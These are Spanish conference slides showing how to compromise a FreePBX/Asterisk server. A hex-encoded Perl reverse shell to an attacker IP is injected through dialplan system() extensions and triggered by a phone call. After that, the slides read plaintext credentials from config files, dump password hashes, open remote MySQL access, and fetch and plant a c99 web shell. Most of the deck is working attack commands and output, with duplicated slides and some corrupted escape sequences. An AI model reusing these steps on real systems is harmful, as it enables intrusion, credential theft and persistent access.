75 73 65 20 53 6f 63 6b 65 74 3b 0d 0a

73 6f 63 6b 65 74 28 53 2c 50 46 5f 49 4e 45 54 2c 53 4f 43 4b 5f 53 54 52 45 41
4d 2c 67 65 74 70 72 6f 74 6f 62 79 6e 61 6d 65 28 22 74 63 70 22 29 29 3b 0d 0a

69 66 28 63 6f 6e 6e 65 63 74 28 53 2c 73 6f 63 6b 61 64 64 72 5f 69 6e 28 33 31
33 33 37 2c

69 6e 65 74 5f 61 74 6f 6e 28 22 31 39 32 2e 31 36 38 2e 32 2e 39 22 29 29 29 29
7b 0d 0a

6f 70 65 6e 28 53 54 44 49 4e 2c 22 3e 26 53 22 29 3b 0d 0a

6f 70 65 6e 28 53 54 44 4f 55 54 2c 22 3e 26 53 22 29 3b 0d 0a

6f 70 65 6e 28 53 54 44 45 52 52 2c 22 3e 26 53 22 29 3b 0d 0a

65 78 65 63 28 22 2f 62 69 6e 2f 62 61 73 68 20 2d 69 22 29 3b 7d 0d 0a

\\x75\\x73\\x65\\x20\\x53\\x6f\\x63\\x6b\\x65\\x74\\x3b\\x0d\\x0a

\\x73\\x6f\\x63\\x6b\\x65\\x74\\x28\\x53\\x2c\\x50\\x46\\x5f\\x49\\x4e\\x45\\x54\\x2c\\x53\\x4f\\x43\\x4b\\x5f\\x53\\x54\\x52\\x45\\x41\\x4d\\x2c\\x67\\x65\\x74\\x70\\x72\\x6f\\x74\\x6f\\x62\\x79\\x6e\\x61\\x6d\\x65\\x28\\x22\\x74\\x63\\x70\\x22\\x29\\x29\\x3b\\x0d\\x0a

\\x69\\x66\\x28\\x63\\x6f\\x6e\\x6e\\x65\\x63\\x74\\x28\\x53\\x2c\\x73\\x6f\\x63\\x6b\\x61\\x64\\x64\\x72\\x5f\\x69\\x6e\\x28\\x33\\x31\\x33\\x33\\x37\\x2c

\\x69\\x6e\\x65\\x74\\x5f\\x61\\x74\\x6f\\x6e\\x28\\x22\\x31\\x39\\x32\\x2e\\x31\\x36\\x38\\x2e\\x32\\x2e\\x39\\x22\\x29\\x29\\x29\\x29\\x7b\\x0d\\x0a

\\x6f\\x70\\x65\\x6e\\x28\\x53\\x54\\x44\\x49\\x4e\\x2c\\x22\\x3e\\x26\\x53\\x22\\x29\\x3b\\x0d\\x0a

\\x6f\\x70\\x65\\x6e\\x28\\x53\\x54\\x44\\x4f\\x55\\x54\\x2c\\x22\\x3e\\x26\\x53\\x22\\x29\\x3b\\x0d\\x0a

\\x6f\\x70\\x65\\x6e\\x28\\x53\\x54\\x44\\x45\\x52\\x52\\x2c\\x22\\x3e\\x26\\x53\\x22\\x29\\x3b\\x0d\\x0a

\\x65\\x78\\x65\\x63\\x28\\x22\\x2f\\x62\\x69\\x6e\\x2f\\x62\\x61\\x73\\x68\\x20\\x2d\\x69\\x22\\x29\\x3b\\x7d\\x0d\\x0a

Quedando finalmente:

```
dialplan add extension 999,1,answer, into ext-local
```

```
dialplan add extension 999,2,system,"echo -e  
'\x75\x73\x65\x20\x53\x6f\x63\x6b\x65\x74\x3b\x0d\x0a' > /tmp/s.pl" into  
ext-local
```

```
dialplan add extension 999,3,system,"echo -e  
'\x73\x6f\x63\x6b\x65\x74\x28\x53\x2c\x50\x46\x5f\x49\x4e\x45\x54\x2c\x  
53\x4f\x43\x4b\x5f\x53\x54\x52\x45\x41\x4d\x2c\x67\x65\x74\x70\x72\x6f\x  
\x74\x6f\x62\x79\x6e\x61\x6d\x65\x28\x22\x74\x63\x70\x22\x29\x29\x3b\x  
0d\x0a' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,4,system,"echo -e  
'\x69\x66\x28\x63\x6f\x6e\x6e\x65\x63\x74\x28\x53\x2c\x73\x6f\x63\x6b\x  
61\x64\x64\x72\x5f\x69\x6e\x28\x33\x31\x33\x33\x37\x2c' >> /tmp/s.pl" into  
ext-local
```

```
dialplan add extension 999,5,system,"echo -e  
'\x69\x6e\x65\x74\x5f\x61\x74\x6f\x6e\x28\x22\x31\x39\x32\x2e\x31\x36\x  
x38\x2e\x32\x2e\x39\x22\x29\x29\x29\x29\x29\x7b\x0d\x0a' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,6,system,"echo -e  
'\x6f\x70\x65\x6e\x28\x53\x54\x44\x49\x4e\x2c\x22\x3e\x26\x53\x22\x29\x  
x3b\x0d\x0a' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,7,system,"echo -e  
'\x6f\x70\x65\x6e\x28\x53\x54\x44\x4f\x55\x54\x2c\x22\x3e\x26\x53\x22\x  
29\x3b\x0d\x0a' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,8,system,"echo -e  
'\x6f\x70\x65\x6e\x28\x53\x54\x44\x45\x52\x52\x2c\x22\x3e\x26\x53\x22\x  
x29\x3b\x0d\x0a' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,9,system,"echo -e  
'\x65\x78\x65\x63\x28\x22\x2f\x62\x69\x6e\x2f\x73\x68\x20\x2d\x69\x22\x  
x29\x3b\x7d\x0d\x0a' >> /tmp/s.pl" into ext-local
```

```
dialplan add extension 999,10,hangup, into ext-local
```

Una vez realizada la inyección de la nueva extensión en el dialplan, como tenemos acceso al panel, nos creamos una cuenta para poder realizar llamadas.

Configuramos un *softphone* con esa cuenta.

Llamamos por teléfono a la extensión 999 para ejecutar el *plan de llamadas* y crear nuestro *script*.



Una vez realizada la inyección de la nueva extensión en el dialplan, como tenemos acceso al panel, nos creamos una cuenta para poder realizar llamadas.

Configuramos un *softphone* con esa cuenta.

Llamamos por teléfono a la extensión 999 para ejecutar el *plan de llamadas* y crear nuestro *script*.

Tras la llamada, tendremos el *script* en el sistema (almacenado como */tmp/s.pl***).**



Ahora creamos otro *plan de llamadas* para ejecutarlo:

- Recargamos el dialplan para borrar la extensión 999:**

dialplan reload

- Volvemos a crear la extensión:**

dialplan add extension 999,1,answer, into ext-local

dialplan add extension 999,2,system,"perl /tmp/s.pl**" into ext-local**

dialplan add extension 999,3,hangup, into ext-local

Dejamos una terminal a la escucha con Netcat en nuestro equipo:

```
pepelux@debian$ nc -l -p 31337
```

Llamamos por teléfono a la extensión 999 para ejecutar nuestro *script*.



Automatizando el proceso (script 1)

```
:: FreePBX for fun & profit - by Pepelux ::
```

```
-----
```

```
Uso: freepbx.pl -h <host> -u <user> -p <pass> [opciones]
```

```
== Opciones ==
```

```
-cli <comando> = Ejecutar comando de Asterisk  
-cs           = Crear una shell  
-es           = Ejecutar una shell  
-ip           = Nuestra IP para la shell (para -cs)  
-port        = Puerto para la shell (por defecto: 31337)  
-ext         = Extension a crear (por defecto: 999)
```

```
== Ejemplos ==
```

```
freepbx.pl -h 192.168.1.1 -u admin -p 12345 -cli "sip show peers"  
freepbx.pl -h 192.168.1.1 -u admin -p 12345 -cs -ip 192.168.1.2 -port 31337  
freepbx.pl -h 192.168.1.1 -u admin -p 12345 -es
```

Automatizando el proceso (script 1)

Pasos a seguir:

1 - Creamos un plan de llamadas para crear una shell:

```
pepelux@debian$ perl freepbx.pl -h 192.168.2.20 -u admin -p web01 -cs  
-ip 192.168.2.9
```

2 – Llamamos por teléfono para ejecutarlo.

3 - Creamos un plan de llamadas para ejecutar la shell:

```
pepelux@debian$ perl freepbx.pl -h 192.168.2.20 -u admin -p web01 -es
```

4 – Ponemos una terminal a la escucha con Netcat:

```
pepelux@debian$ nc -l -p 31337
```

5 – Llamamos por teléfono para ejecutarlo.

Automatizando el proceso (script 2)

```
:: FreePBX for fun & profit - by Pepelux ::
```

```
-----
```

```
Uso: freepbx_auto.pl -h <host> -u <user> -p <pass> [opciones]
```

```
== Opciones ==
```

```
-cli <comando> = Ejecutar comando de Asterisk  
-cs           = Crear una shell  
-es           = Ejecutar una shell  
-auto         = Crea y ejecuta una shell  
-ip           = Nuestra IP para la shell (para -cs y -call)  
-port         = Puerto para la shell (por defecto: 31337)  
-ext          = Extension a crear (por defecto: 999)  
-call         = Realizar llamada tras la inyeccion  
-user         = Usuario de nuestra extension  
-pass         = Password de nuestra extension
```

```
== Ejemplos ==
```

```
freepbx_auto.pl -h 192.168.1.1 -u admin -p 12345 -cli "sip show peers"  
freepbx_auto.pl -h 192.168.1.1 -u admin -p 12345 -cs -ip 192.168.1.2 -call -user 206 -pass 1  
freepbx_auto.pl -h 192.168.1.1 -u admin -p 12345 -es -ip 192.168.1.2 -call -user 206 -pass 1  
freepbx_auto.pl -h 192.168.1.1 -u admin -p 12345 -auto -ip 192.168.1.2 -call -user 206 -pass 1
```

Automatizando el proceso (script 2)

Pasos a seguir:

1 – Ponemos un terminal a la escucha con Netcat:

```
pepelux@debian$ nc -l -p 31337
```

2 – Lanzamos el script:

```
pepelux@debian$ perl freepbx.pl -h 192.168.2.20 -u admin -p web01 -auto  
-call -user 206 -pass 123456asd
```

ii Veamos un caso práctico !!

DEMO

(con la última versión de FreePBX)

¿Quiénes somos y dónde estamos?

```
bash-4.1$ whoami
```

```
asterisk
```

```
bash-4.1$ id
```

```
uid=uid=498(asterisk) gid=498(asterisk) groups=498(asterisk)
```

```
bash-4.1$ uname -a; cat /etc/issue /proc/version
```

```
uname -a; cat /etc/issue /proc/version
```

```
Linux localhost.localdomain 2.6.32-220.13.1.el6.i686 #1 SMP Tue Apr  
17 22:09:08 BST 2012 i686 i686 i386 GNU/Linux
```

```
CentOS release 6.2 (Final)
```

```
Kernel \r on an \m
```


```
Linux version 2.6.32-220.13.1.el6.i686
```

```
(mockbuild@c6b6.bsys.dev.centos.org) (gcc version 4.4.6
```

```
20110731 (Red Hat 4.4.6-3) (GCC) ) #1 SMP Tue Apr 17 22:09:08
```

```
BST 2012
```

Analicemos los servicios







Algunos comandos:

```
bash-4.1$ mysql -D mysql -u root -e "show databases"
```

```
bash-4.1$ mysql -D mysql -u root -e "show tables"
```

```
bash-4.1$ mysql -D mysql -u root -e "select Host,User,Password from user"
```

Host	User	Password
localhost	root	
localhost.localdomain	root	
127.0.0.1	root	
localhost		
localhost.localdomain		
localhost	freepbxuser	*FC573287886016D7DE62D041FD60DA133C234E6E



¿ Veis algo extraño ?

Algunos comandos:

```
bash-4.1$ mysql -D mysql -u root -e "show databases"
```

```
bash-4.1$ mysql -D mysql -u root -e "show tables"
```

```
bash-4.1$ mysql -D mysql -u root -e "select Host,User,Password from user"
```

Host	User	Password
localhost	root	
localhost.localdomain	root	
127.0.0.1	root	
localhost		
localhost.localdomain		
localhost	freepbxuser	*FC573287886016D7DE62D041FD60DA133C234E6E



¿ Veis algo extraño ?

Algunos comandos:

```
bash-4.1$ mysql -D mysql -u root -e "show databases"
```

```
bash-4.1$ mysql -D mysql -u root -e "show tables"
```

```
bash-4.1$ mysql -D mysql -u root -e "select Host,User,Password from user"
```

Host	User	Password
localhost	root	
localhost.localdomain	root	
127.0.0.1	root	
main		
freepbxuser		*FC573287886016D7DE62D041FD60DA133C234E6E

El usuario root NO tiene contraseña!!





Podemos darnos acceso desde el exterior:

```
bash-4.1$ mysql -D mysql -u root -e "grant select,insert,drop on  
asterisk.* to 'pepelux'@'192.168.2.9' identified by 'mipass123';"
```

Y acceder desde nuestra máquina:

```
pepelux@debian$ mysql -h 192.168.2.20 -u pepelux -p
```

Enter password:

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 184

Server version: 5.1.61 Source distribution

.....

**Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.**

mysql>



MySQL Administrator

Connect to MySQL Server Instance

Stored Connection:

Server Hostname: Port:

Username:

Password:

Details >>

2.20:3306

Help

Tables Views Stored Procedures

Tables of the 'asterisk' schema

Table Name	Type	Row Format	Rows	Data Length	Index Length	Update
backup_server_details	MyISAM	Dynamic	12	368	1024	201
backup_servers	MyISAM	Dynamic	4	696	2,00 k	201
cache	MyISAM	Dynamic	0	0	1024	201
details	MyISAM	Dynamic	4	116	1024	201
items	MyISAM	Dynamic	2	60	1024	201
ment	MyISAM	Dynamic	0	0	1024	201
s	MyISAM	Dynamic	1	60	2,00 k	201
e	MyISAM	Dynamic	4	124	2,00 k	201

Number of Tables: 82 Rows: 546 Data Len.: 215,56 k Index Len.: 127,00 k

Show Details

- information_schema
- asterisk
- test



¿Y si el administrador ha puesto una contraseña a la cuenta de root?



¿Y si el administrador ha puesto una contraseña a la cuenta de root?

En el fichero **/etc/freepbx.conf** (propiedad del usuario *asterisk*) tenemos la contraseña de **freepbxuser**, en claro!

```
bash-4.1$ cat /etc/freepbx.conf
<?php
$amp_conf['AMPDBUSER'] = 'freepbxuser';
$amp_conf['AMPDBPASS'] = 'kxbpOJwPPp5r';
$amp_conf['AMPDBHOST'] = 'localhost';
$amp_conf['AMPDBNAME'] = 'asterisk';
$amp_conf['AMPDBENGINE'] = 'mysql';
```



```
bash-4.1$ mysql -D asterisk -u freepbxuser -e "show tables" -p
```

```
Enter password:
```

```
+-----+  
| Tables_in_asterisk |  
+-----+  
| admin               |  
| ampusers            |  
| announcement        |  
| backup              |  
| backup_cache        |  
| backup_details      |  
.....
```



APACHE
HTTP SERVER



Echemos un ojo a la web:

```
bash-4.1$ ls /var/www/html/admin -la
```

```
total 144
```

```
drwxrwx---  9 asterisk asterisk  4096 jul  14 17:04 .
drwxr-xr-x.  4 asterisk asterisk  4096 jun  30 12:33 ..
drwxrwx---  5 asterisk asterisk  4096 jun   8 18:32 assets
-rw-rw-r--  1 asterisk asterisk 10221 jul  14 17:04 bootstrap.php
-rw-rw-r--  1 asterisk asterisk 11679 jul  14 16:59 config.php
-rw-rw-r--  1 asterisk asterisk 20537 jul   5 20:46 functions.inc.php
drwxrwx---  2 asterisk asterisk  4096 jun   8 16:30 helpers
-rw-rw-r--  1 asterisk asterisk   295 jul   5 20:46 .htaccess
drwxrwx--- 15 asterisk asterisk  4096 jun   8 16:30 i18n
drwxrwx---  2 asterisk asterisk  4096 jul   7 20:29 images
-rw-rw-r--  1 asterisk asterisk    41 jul   5 20:46 index.php
drwxrwx---  3 asterisk asterisk  4096 jun   8 16:30 libraries
-rw-rw-r--  1 asterisk asterisk   354 jul   5 20:46 module-builtin.xml
drwxrwx--- 69 asterisk asterisk  4096 jul   5 20:51 modules
-rw-rw-r--  1 asterisk asterisk 45109 jul   5 20:46 page.modules.php
drwxrwx---  2 asterisk asterisk  4096 jun   8 18:30 views
```



Echemos un ojo a la web:

bash-4.1\$ ls /var/www/html/admin-la

¿Veis algo extraño ?

```
total 144
drwxrwx---  9 asterisk asterisk  4096 jul  14 17:04 .
drwxr-xr-x.  4 asterisk asterisk  4096 jun  30 12:33 ..
drwxrwx---  5 asterisk asterisk  4096 jun   8 18:32 assets
-rw-rw-r--  1 asterisk asterisk 10221 jul  14 17:04 bootstrap.php
-rw-rw-r--  1 asterisk asterisk 11679 jul  14 16:59 config.php
-rw-rw-r--  1 asterisk asterisk 20537 jul   5 20:46 functions.inc.php
drwxrwx---  2 asterisk asterisk  4096 jun   8 16:30 helpers
-rw-rw-r--  1 asterisk asterisk   295 jul   5 20:46 .htaccess
drwxrwx--- 15 asterisk asterisk  4096 jun   8 16:30 i18n
drwxrwx---  2 asterisk asterisk  4096 jul   7 20:29 images
-rw-rw-r--  1 asterisk asterisk    41 jul   5 20:46 index.php
drwxrwx---  3 asterisk asterisk  4096 jun   8 16:30 libraries
-rw-rw-r--  1 asterisk asterisk   354 jul   5 20:46 module-builtin.xml
drwxrwx--- 69 asterisk asterisk  4096 jul   5 20:51 modules
-rw-rw-r--  1 asterisk asterisk 45109 jul   5 20:46 page.modules.php
drwxrwx---  2 asterisk asterisk  4096 jun   8 18:30 views
```



Echemos un ojo a la web:

bash-4.1\$ ls /var/www/html/admin

¿Veis algo extraño ?

```
total 144
drwxrwx---  9 asterisk asterisk  4096 jul  14 17:04 .
drwxr-xr-x.  4 asterisk asterisk  4096 jun  30 12:33 ..
drwxrwx---  5 asterisk asterisk  4096 jun   8 18:32 assets
-rw-rw-r--  1 asterisk asterisk 10221 jul  14 17:04 bootstrap.php
-rw-rw-r--  1 asterisk asterisk 11679 jul  14 16:59 config.php
-rw-rw-r--  1 asterisk asterisk 20537 jul   5 20:46 functions.inc.php
drwxrwx---  2 asterisk asterisk  4096 jun   8 16:30 helpers
-rw-rw-r--  1 asterisk asterisk   295 jul   5 20:46 .htaccess
drwxrwx--- 15 asterisk asterisk  4096 jun   8 16:30 i18n
drwxrwx---  2 asterisk asterisk  4096 jul   7 20:29 images
-rw-rw-r--  1 asterisk asterisk    41 jul   5 20:46 index.php
drwxrwx---  3 asterisk asterisk  4096 jun   8 16:30 libraries
-rw-rw-r--  1 asterisk asterisk   354 jul   5 20:46 module-builtin.xml
drwxrwx---  1 asterisk asterisk  4096 jul   5 20:51 modules
-rw-rw-r--  1 asterisk asterisk 45109 jul   5 20:46 page.modules.php
drwxrwx---  1 asterisk asterisk  4096 jun   8 18:30 views
```

Soy el propietario de la web!!





APACHE
HTTP SERVER

¿Qué tal si subimos una shell?

```
bash-4.1$ cd /var/www/html
```

```
bash-4.1$ wget 192.168.2.9/freepbx/c99.txt
```

```
bash-4.1$ mv c99.txt c99.php
```



APACHE
HTTP SERVER

¿Qué tal si subimos una shell?

bash-4.1\$

bash-4.1\$

bash-4.1\$

A screenshot of a web browser window displaying the C99Shell interface. The browser's address bar shows the URL '192.168.2.20/c99.php'. The main content area features a large banner that reads '!C99Shell v. 1.0 pre-release build #13!'. Below the banner, system information is displayed, including the software version (Apache/2.2.15), PHP version (5.3.3), and system details (uname -a). A navigation menu with various tools like 'Encoder', 'Proc.', and 'FTP brute' is visible. The interface also shows a file listing for the current directory, including files like 'c99.php', 'index.html', and 'index.php'. At the bottom, there are buttons for 'Select all', 'Unselect all', and 'Confirm'.

192.168.2.20 - c99shell x

192.168.2.20/c99.php

!C99Shell v. 1.0 pre-release build #13!

Software: Apache/2.2.15 (CentOS). PHP/5.3.3
uname -a: Linux localhost.localdomain 2.6.32-220.13.1.el6.i686 #1 SMP Tue Apr 17 22:09:08 BST 2012
i686
uid=498(asterisk) gid=498(asterisk) groups=498(asterisk)
Safe-mode: OFF (not secure)
/var/www/html/ drwxr-xr-x
Free 5.13 GB of 7.04 GB (72.88%)

Encoder Proc. FTP brute Sec. SQL PHP-code Update Feedback Self
remove Logout

Owned by hacker

Listing folder (5 files and 3 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
..	LINK	28.06.2012 17:50:43	root/root	drwxr-xr-x	
.	LINK	30.06.2012 12:14:01	asterisk/asterisk	drwxr-xr-x	
[admin]	DIR	08.06.2012 16:30:19	asterisk/asterisk	drwxr-xr-x	
[recordings]	DIR	08.06.2012 16:30:19	asterisk/asterisk	drwxr-xr-x	
[isymphony => /var/www/html/admin/modules/isymphony/]	LINK	08.06.2012 18:33:27	asterisk/asterisk	drwxr-xr-x	
c99.php	150.82 KB	23.05.2007 12:12:22	root/root	-rw-r--r--	
index.html	545 B	08.06.2012 16:30:19	asterisk/asterisk	-rw-r--r--	
index.php	14.32 KB	03.05.2012 01:09:40	asterisk/asterisk	-rw-r--r--	
mainstyle.css	4.44 KB	08.06.2012 16:30:19	asterisk/asterisk	-rw-r--r--	
robots.txt	361 B	08.06.2012 16:30:19	asterisk/asterisk	-rw-r--r--	


Select all Unselect all With selected: Confirm




¿O si hacemos un ataque David Hasselhoff?


FreePBX-Distro


192.168.2.20




Schmooze[®]
Schmooze Com Inc.

 PBX Administrator

 User Control Panel (ARI)

 Operator Panel

 Get Official FreePBX Support



Asterisk™



Es posible que hayamos accedido al sistema a través de un bug y no conozcamos la contraseña del administrador ... si lo actualizan, perderemos el acceso ...



Es posible que hayamos accedido al sistema a través de un bug y no conozcamos la contraseña del administrador ... si lo actualizan, perderemos el acceso ...

Además, la contraseña en la BBDD no está en claro ...

```
bash-4.1$ mysql -u root -D asterisk -e "select username, password_sha1 from ampusers"
```

username	password_sha1
admin	7f1f968061faac1f2881018c5bbb473f498af24a



iii no hay problema !!!

... en **/etc/amportal.conf** (propiedad del usuario *asterisk*) está toda la configuración de FreePBX.

```
bash-4.1$ cat /etc/amportal.conf | grep PASS
```

```
AMPMGRPASS=amp111
```

```
CDRDBPASS=
```

```
ARI_ADMIN_PASSWORD=web01
```

```
AMPDBPASS=kxbpOJwPPp5r
```



iii no hay problema !!!

... en **/etc/amportal.conf** (propiedad del usuario *asterisk*) está toda la configuración de FreePBX.

```
bash-4.1$ cat /etc/amportal.conf | grep PASS
```

```
AMPMGRPASS=amp111
```

```
CDRDBPASS=
```

```
ARI_ADMIN_PASSWORD=web01 ← Contraseña en claro del administrador
```

```
AMPDBPASS=kxbpOJwPPp5r
```



Veamos los ficheros de configuración ...

```
bash-4.1$ ls -la /etc/asterisk
```

```
total 344
```

```
drwxrwxr-x.  2 asterisk asterisk 4096 jul 12 16:27 .
drwxr-xr-x. 82 root      root    4096 ago  3 13:50 ..
-rw-rw-r--   1 asterisk asterisk  335 jun  8 16:30 asterisk.conf
-rw-rw-r--   1 asterisk asterisk  671 jul 14 14:53 ccss_general_additional.conf
-rw-rw-r--   1 asterisk asterisk    0 jun  8 18:30 ccss_general_custom.conf
-rw-rw-r--   1 asterisk asterisk    0 jun  8 18:30 cdr.conf
-rw-rw-r--   1 asterisk asterisk  699 jun  8 18:29 cdr_mysql.conf
-rw-rw-r--   1 asterisk asterisk  699 jun  8 18:29 cdr_mysql.conf.bak
-rw-rw-r--   1 asterisk asterisk  418 jul 14 14:53 chan_dahdi_additional.conf
-rw-rw-r--   1 asterisk asterisk  766 feb 27 2011 chan_dahdi.conf
-rw-rw-r--   1 asterisk asterisk  715 jun  8 16:30 chan_dahdi.conf.template
-rw-rw-r--   1 asterisk asterisk  418 jul 14 14:53 confbridge_additional.conf
.....
```



¿ Veis algo extraño ?

Veamos los ficheros de configuración ...

```
bash-4.1$ ls -la /etc/asterisk
```

```
total 344
```

```
drwxrwxr-x. 2 asterisk asterisk 4096 jul 12 16:27 .
drwxr-xr-x. 82 root root 4096 ago 3 13:50 ..
-rw-rw-r-- 1 asterisk asterisk 335 jun 8 16:30 asterisk.conf
-rw-rw-r-- 1 asterisk asterisk 671 jul 14 14:53 ccss_general_additional.conf
-rw-rw-r-- 1 asterisk asterisk 0 jun 8 18:30 ccss_general_custom.conf
-rw-rw-r-- 1 asterisk asterisk 0 jun 8 18:30 cdr.conf
-rw-rw-r-- 1 asterisk asterisk 699 jun 8 18:29 cdr_mysql.conf
-rw-rw-r-- 1 asterisk asterisk 699 jun 8 18:29 cdr_mysql.conf.bak
-rw-rw-r-- 1 asterisk asterisk 418 jul 14 14:53 chan_dahdi_additional.conf
-rw-rw-r-- 1 asterisk asterisk 766 feb 27 2011 chan_dahdi.conf
-rw-rw-r-- 1 asterisk asterisk 715 jun 8 16:30 chan_dahdi.conf.template
-rw-rw-r-- 1 asterisk asterisk 418 jul 14 14:53 confbridge_additional.conf
.....
```



¿ Veis algo extraño ?

Veamos los ficheros de configuración ...

```
bash-4.1$ ls -la /etc/asterisk
```

```
total 344
```

```
drwxrwxr-x. 2 asterisk asterisk 4096 jul 12 16:27 .
drwxr-xr-x. 82 root root 4096 ago 3 13:50 ..
-rw-rw-r-- 1 asterisk asterisk 335 jun 8 16:30 asterisk.conf
-rw-rw-r-- 1 asterisk asterisk 671 jul 14 14:53 ccss_general_additional.conf
-rw-rw-r-- 1 asterisk asterisk 0 jun 8 18:30 ccss_general_custom.conf
-rw-rw-r-- 1 asterisk asterisk 0 jun 8 18:30 cdr.conf
-rw-rw-r-- 1 asterisk asterisk 699 jun 8 18:29 cdr_mysql.conf
-rw-rw-r-- 1 asterisk asterisk 699 jun 8 18:29 cdr_mysql.conf.bak
-rw-rw-r-- 1 asterisk asterisk 418 jul 14 14:53 chan_dahdi_additional.conf
-rw-rw-r-- 1 asterisk asterisk 766 feb 27 2011 chan_dahdi.conf
-rw-rw-r-- 1 asterisk asterisk 715 jun 8 16:30 chan_dahdi.conf.template
-rw-rw-r-- 1 asterisk asterisk 418 jul 14 14:53 confbridge_additional.conf
```



Soy el propietario de Asterisk!!



¿Qué tal si usamos el servicio *manager*, que por defecto viene activo?

bash-4.1\$ `cat /etc/asterisk/manager.conf`

[general]

enabled = yes

port = 5038

bindaddr = 0.0.0.0

displayconnects=no ;only effects 1.6+

[admin]

secret = amp111

deny=0.0.0.0/0.0.0.0

permit=127.0.0.1/255.255.255.0

read =


system,call,log,verbose,command,agent,user,config,command,dtmf,reporting,cdr,dialplan,originate

write =

system,call,log,verbose,command,agent,user,config,command,dtmf,reporting,cdr,dialplan,originate



